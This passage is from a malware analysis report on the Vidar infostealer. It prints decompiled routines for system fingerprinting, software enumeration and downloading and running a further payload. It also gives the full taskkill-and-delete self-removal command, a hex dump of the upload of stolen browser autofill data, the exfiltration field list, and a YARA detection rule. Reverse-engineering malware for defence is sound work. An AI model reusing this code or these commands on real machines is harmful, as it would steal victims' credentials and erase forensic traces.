
```

Here we can see the some pretty APIs that we decrypted before analysis. Let's continue our analysis...

Windows version Computer Name User Name Display Resolution Display Language Keyboard
Languages Local Time TimeZone

[Hardware] -> Processor -> CPU Count -> RAM -> VideoCard

[Processes] Get a snapshot from all processes executed using **CreateToolhelp32Snapshot** & **Process32First** & **Process32Next**



After, checking if it's a parent process or a child process, Vidar will grab two value of the **PROCESSENTRY32** object : th32ProcessID: PID szExeFile: The name of the PE

I can't screen all function here but you can take your time while analyzing it. Let's continue...

[Software] Get list of all installed software on the machine, the value of this registry key is fetched:

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Uninstall

These values are retrieves of each software (DisplayName & DisplayVersion)

```

if ( API_RegOpenKeyExA(-2147483646, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", 0, 131097, &v28) )
{
    v3 = v27;
    sub_41CF20(v27, v12, 1);
    v31 = 3;
    LOBYTE(v33) = 0;
    sub_405EE0(v23);
}
else
{
    v4 = 0;
    while ( !v2 )
    {
        v32[0] = 1024;
        v2 = API_RegEnumKeyExA(v28, v4, v37, v32, 0, 0, 0, 0);
        if ( !v2 )
        {
            API_wsprintfA(v38, "%s\\%s", "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", v37);
            if ( API_RegOpenKeyExA(-2147483646, v38, 0, 131097, &v30) )
            {
                API_RegCloseKey(v30);
                API_RegCloseKey(v28);
                v3 = v27;
                sub_41CF20(v27, v12, 1);
                v31 |= 1u;
                LOBYTE(v33) = 0;
                sub_405EE0(v23);
                goto LABEL_22;
            }
        }
        v32[0] = 1024;
        if ( !API_RegQueryValueExA(v30, "DisplayName", 0, &v29, v39, v32) )
        {
            sub_41C040(v13, v39);
            v32[0] = 1024;
            if ( !API_RegQueryValueExA(v30, "DisplayVersion", 0, &v29, v39, v32) )
            {
                v5 = sub_41C040(v13, " [");
                v6 = sub_41C040(v5, v39);
                v7 = sub_41C040(v6, "]");
                sub_41CD40(v7);
            }
        }
    }
    API_RegCloseKey(v30);
}

```

Result

You can see into [sandbox analysis](#), the generated **information.txt** and the whole process and connections.

Version: 49.7

Date: Tue Feb 01 04:37:51 2022
MachineID: 90059c37-1320-41a4-b58d-2b75a9850d2f
GUID: {e29ac6c0-7037-11de-816d-806e6f6e6963}
HWID: 90059c37-1320-41a4-b58d-816d-806e6f6e6963

Path: C:/Users/admin/AppData/Local/Temp/vidar.exe
Work Dir: C:/ProgramData/GI3PPKTM8AJDIRUF0RKXBSEQV

Windows: Windows 7 Professional [x86]
Computer Name: USER-PC
User Name: admin
Display Resolution: 1280x720
Display Language: en-US
Keyboard Languages: English (United States)
Local Time: 1/2/2022 4:37:51
TimeZone: UTC-0

[Hardware]
Processor: Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz
CPU Count: 4
RAM: 3583 MB
VideoCard: Standard VGA Graphics Adapter

[Processes]
----- System [4]
----- smss.exe [260]
- csrss.exe [544]
- vidar.exe [1988]
< ... >

[Software]
VLC media player [3.0.11]
WinRAR 5.91 (32-bit) [5.91.0]
< ... >

Other payloads

Vidar can download an executable file and execute it with ShellExecuteA.


First Download

```

v3 = sub_405E30(v18, "http://", 0x70000000ui64);
if ( v3 != -1 )
    sub_4033F0(v18, v3, 7u);
v15[0] = 47;
v4 = sub_405E30(v18, v15, 0x100000000ui64);
sub_417BC0(v18, v20, 0, v4);
LOBYTE(v23) = 1;
sub_4033F0(v18, 0, v4);
v16 = 0;
_mbsncpy_s((this + 68), 0x104u, Src, 0x103u);
v5 = *(this + 56);
v6 = 0;
if ( v5 )
    v6 = 3;
v7 = API_InternetOpenA(*(this + 12), v6, v5, 0, 0);
v8 = v7;
if ( !v7 )
    goto LABEL_22;
v17 = 1;
API_InternetSetOptionA(v7, 65, &v17, 4);
v9 = v20[0];
if ( v22 < 0x10 )
    v9 = v20;
v10 = API_InternetConnectA(v8, v9, 80, *(this + 60), *(this + 64), 3, 0, 1);
if ( v10 )
{
    v11 = v18[0];
    if ( v19 < 0x10 )
        v11 = v18;
    v12 = API_HttpOpenRequestA(v10, "GET", v11, 0, 0, 0, 0x400000, 1);
    v13 = v12;
}

```

Then Execute



```

loc_406ECC:                ; nShowCmd
push    ebx
push    ebx                ; lpDirectory
push    offset Parameters ; lpParameters
lea    ecx, [esp+3C0h+String1]
push    ecx                ; lpFile
push    ebx                ; lpOperation
push    ebx                ; hwnd
call   ds:ShellExecuteA


```

Kill Task

Vidar uses **taskkill.exe** to kill process. So when all the task of the stealer is finally accomplished and cleaned, the stealer needs to erase itself. So first of all, it retrieves its own PID with the help of GetCurrentProcessId.

```
CurrentProcessId = GetCurrentProcessId();
v1 = sub_497F10(v21, CurrentProcessId);
v22 = 0;
v2 = GetCurrentProcessId();
v3 = mw_Get_Process_ID_Name(v13, v2);
LOBYTE(v22) = 1;
v4 = sub_4075D0(v9, "/c taskkill /im ", v3);
LOBYTE(v22) = 2;
v5 = sub_407580(v15, v4, " /f & timeout /t 6 & del /f /q \\");
LOBYTE(v22) = 3;
v6 = sub_407620(v19, v5, v1);
LOBYTE(v22) = 4;
v7 = sub_407580(v11, v6, "\" & del C:\\ProgramData\\*.dll");
LOBYTE(v22) = 5;
sub_407580(lpParameters, v7, " & exit");
```

When the request is finely crafted, Vidar is simply using ShellExecuteA to pop a command shell and execute the task, this erases all trace of the interaction of the payload on the machine and delete all downloaded DLLs.

A screenshot of assembly code from a debugger. The code is for a function named 'loc_498C80'. It shows several 'push' instructions for registers ebx, eax, and offset File, with comments indicating their purposes: nShowCmd, lpDirectory, lpParameters, lpOperation, and hwnd. The main instruction is 'call ds:ShellExecuteA'. This is followed by a 'cmp' instruction comparing the stack pointer with 'esi' and a 'jb' instruction jumping to 'loc_498CA9'.

```
loc_498C80:          ; nShowCmd
push    ebx
push    ebx          ; lpDirectory
push    eax          ; lpParameters
push    offset File  ; "C:\\Windows\\System32\\cmd.exe"
push    ebx          ; lpOperation
push    ebx          ; hwnd
call    ds:ShellExecuteA
cmp     [esp+0E8h+var_50], esi
jb     short loc_498CA9
```

The full command:

```
"C:/Windows/System32/cmd.exe" /c taskkill /im vidar.exe /f & timeout /t 6 & del /f /q
"C:/Users/admin/AppData/Local/Temp/vidar.exe" & del C:/ProgramData/*.dll & exit
```

Exfiltration

File Generation

I can't understand well how malware generates the file name but It consists from 'Machine ID + ?? (random digits) + .zip '

> ddef3820-f655-443b-bf5b-c6cf1330632a

▲ Saved request data

☒ Look up on VirusTotal

Submit to analysis

Download

Mime: application/octet-stream

Size: 60.19 Kb

TrID - File Identifier	Hashes
TYPE UNKNOWN	<p>MD5: AA5BE88350EEB23AC4D023E4CE202568</p> <p>SHA1: 988C63D28081024627542721D8B2D71AA9C04F81</p> <p>SHA256: DE50C841943E111BF74A84A2793A1F8DB32F7839810BB89E422308E6EB780293</p> <p>SSDEEP: 1536 :gS/hbkJwbTxei6bFpNNNT6xob1dvaJJj50Uwo9AV4hNLNRE :gS/hQ2b9e/RpN/6xoBet0diAV4hNLNRE</p>

HEX

Q	<pre> 00000300 : 65 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 00000310 : 20 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 00000320 : 3D 22 6C 6F 67 73 22 3B 20 66 69 6C 65 6E 61 6D 00000330 : 65 3D 22 39 30 30 35 39 63 33 37 2D 31 33 32 30 00000340 : 2D 34 31 61 34 2D 62 35 38 64 2D 32 62 37 35 61 00000350 : 39 38 35 30 64 32 66 32 38 38 39 30 31 35 30 35 00000360 : 32 2E 55 69 70 22 0D 0A 43 6F 6E 74 65 6E 74 2D 00000370 : 54 03 70 65 3A 20 7A 69 70 0D 0A 0D 0A 50 4B 79 00000380 : 04 14 00 02 00 08 00 A4 24 41 54 00 00 00 00 02 00000390 : 00 00 00 00 00 00 00 23 00 11 00 2F 41 75 74 6F 000003A0 : 66 69 6C 6C 2F 47 6F 6F 67 6C 65 20 43 68 72 6F 000003B0 : 6D 65 5F 44 65 66 61 75 6C 74 2E 74 78 74 7A 54 000003C0 : 0D 00 07 1E B9 F8 61 1E B9 F8 61 1E B9 F8 61 03 000003D0 : 00 50 4B 03 04 14 00 02 00 08 00 A4 24 41 54 00 000003E0 : 00 00 00 02 00 00 00 00 00 00 00 2E 00 11 00 2F 000003F0 : 41 75 74 6F 66 69 6C 6C 2F 4D 6F 7A 69 6C 6C 61 </pre>	<pre> Content-Disposition: form-data; name ="logs"; filename ="90059c37-1320 -41a4-b58d-2b75a 9850d2f288901505 2.zip".Content- Type: zip....PK.\$AT.....#.../Auto fill/Google Chro me_Default.txtUT ...'øa.'øa.'øa. .PK.....\$AT./ Autofill/Mozilla </pre>
---	--	--

Close

This at least, all the different Content-Disposition that will be added to the HTTP request.

hwid	Hardware ID
os	Operating System
platform	32 or 64 bits System
profile	C2 Profile ID
user	Name of the victim account
cccount	Number of Credit Cards stolen
ccount	Number of Coins Stolen (CryptoWallet)
fccount	Number of files stolen
ver	The version of the Vidar malware

Conclusion

Vidar always tries to steal your data as much as it can and its tasks vary from version to another. It was hard and exciting and I want to mention **“This is my first Tech. report”** and I will write more and more.

Finally, Remember you can watch the [video](#) that I passed in the intro to see how it works from server side.

Yara Rules

```
rule Vidar_Stealer : Vidar
{
  meta:
    Author = "eln0ty"
    Description = "Rule to detect Vidar"
    Date = "Feb 5, 2022"

  strings:
    $mz = "MZ"

    $s1 = "1BEF0A57BE110FD467A" ascii
    $s2 = "Version: %s" ascii
    $s3 = "Date: %s" ascii
    $s4 = "MachineID: %s" ascii
    $s5 = "GUID: %s" ascii
    $s6 = "HWID: %s" ascii

  condition:
    ($mz at 0) and (all of ($s*))
}
```